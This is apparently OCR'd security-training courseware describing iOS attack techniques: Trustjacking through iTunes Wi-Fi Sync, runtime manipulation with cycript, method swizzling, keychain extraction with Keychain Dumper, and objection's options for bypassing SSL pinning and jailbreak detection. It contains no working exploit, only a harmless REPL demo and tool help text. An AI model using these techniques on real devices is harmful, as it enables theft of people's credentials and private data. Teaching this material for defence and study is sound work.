
iOS Trustjacking

- iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and **capture sensitive information** from a remote location without the victim's knowledge
- This vulnerability exploits the "**iTunes Wi-Fi Sync**" feature, where the victim connects their phone to any trusted computer that is already infected by an attacker



Victim with iOS device
Trusted computer (infected and controlled by an attacker)




Trust This Computer?

Your settings and data will be accessible from this computer when connected.

Trust
Don't Trust

iOS Trustjacking


iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information such as passwords and banking credentials from a remote location without a victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature whereby a victim connects his/her phone to any trusted computer (could be of a friend or any trusted entity) that is already infected by the attacker.



Victim with iOS device
Trusted computer (infected and controlled by an attacker)

Figure 17.59: iOS Trustjacking attack

When an iOS device is trying to connect to a computer, the device displays a dialog box on the screen with the options "**Trust**" and "**Don't Trust**." Upon clicking **Trust**, it establishes a connection between the devices to share the information.



Trust This Computer?

Your settings and data will be accessible from this computer when connected.

Trust
Don't Trust

Figure 17.60: Screenshot of iOS demonstrating Trustjacking

After establishing the connection and enabling iTunes Wi-Fi sync on the computer, the device can continue its communication with that computer even after being physically disconnected.


Figure 17.61: Screenshot showing options for synchronizing iOS device and PC

Once the victim clicks on "**Trust**," the attacker gets access to the connected iOS device through the infected computer, which continues until the phone resets the connection settings. The data and screen operations of the compromised device can later be monitored from the desktop without the user's knowledge. The infected system can allow the attacker to read the user's activity even after the device is out of the communication zone. It can also enable the attacker to backup or restore data to read SMS history, deleted photos, and apps. The attacker can also replace original apps of the device with malicious apps from the previously connected PC.

Analyzing and Manipulating iOS Applications

Manipulating an iOS Application Using cycript

- cycript is a **runtime manipulation tool** used by attackers to exploit the vulnerabilities in source code and modify the functionality during application runtime
- cycript is a JavaScript (JS) interpreter that can understand Objective-C, Objective-C++, and JS commands
- Using cycript, attackers can perform various activities such as **method swizzling**, **authentication bypass**, and **jailbreak detection bypass**



```
cy# var a = [NSMutableArray arrayWithObjects:[2, 4, 6] count:3]
cy# a.length
3
cy# a[10] = 6; a
@[2,4,5,,,,,,,,6]
cy# a.length = 4; a
@[2,4,5,,]
cy# a[3]
undefined
cy# a[0]
@2
cy# @{"field": 5}["field"]
@5
```

http://www.cycript.org


iOS Method Swizzling

- Method swizzling, also known as **monkey patching**, is a technique that involves modifying the existing methods or **adding new functionality** at runtime
- Objective-C runtime enables the switching of the method functionality from an existing functionality to a customized one
- Attackers use this technique to perform logging, **JavaScript injections**, **detection bypass**, and **authentication bypass**

Analyzing and Manipulating iOS Applications (Cont'd)

Extracting Secrets Using Keychain Dumper

- iOS devices contain an **encrypted storage system** called a keychain that stores secrets such as passwords, certificates, and encryption keys
- Attackers use tools such as **Keychain Dumper** to extract keychains from the target iOS device



https://github.com

Analyzing an iOS Application Using objection

- Attackers use the objection tool to perform **method hooking**, **bypass SSL pinning**, and **bypass jailbreak detection** on the target iOS device

       |___|(object)inject(ion)

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

  By default, communications will happen over USB, unless the --network
  option is provided.

Options:
  -N, --network             Connect using a network connection instead of USB.
                            [default: False]
  -h, --host TEXT           [default: 127.0.0.1]
  -p, --port INTEGER        [default: 27042]
  -ah, --api-host TEXT      [default: 127.0.0.1]
  -ap, --api-port INTEGER   [default: 8888]
  -g, --gadget TEXT         Name of the Frida Gadget/Process to connect to.
                            [default: Gadget]
  -S, --serial TEXT         A device serial to connect to.
  -d, --debug               Enable debug mode with verbose output. (Includes
                            agent source map in stack traces)
  --help                    Show this message and exit.
```

https://github.com

Analyzing and Manipulating iOS Applications

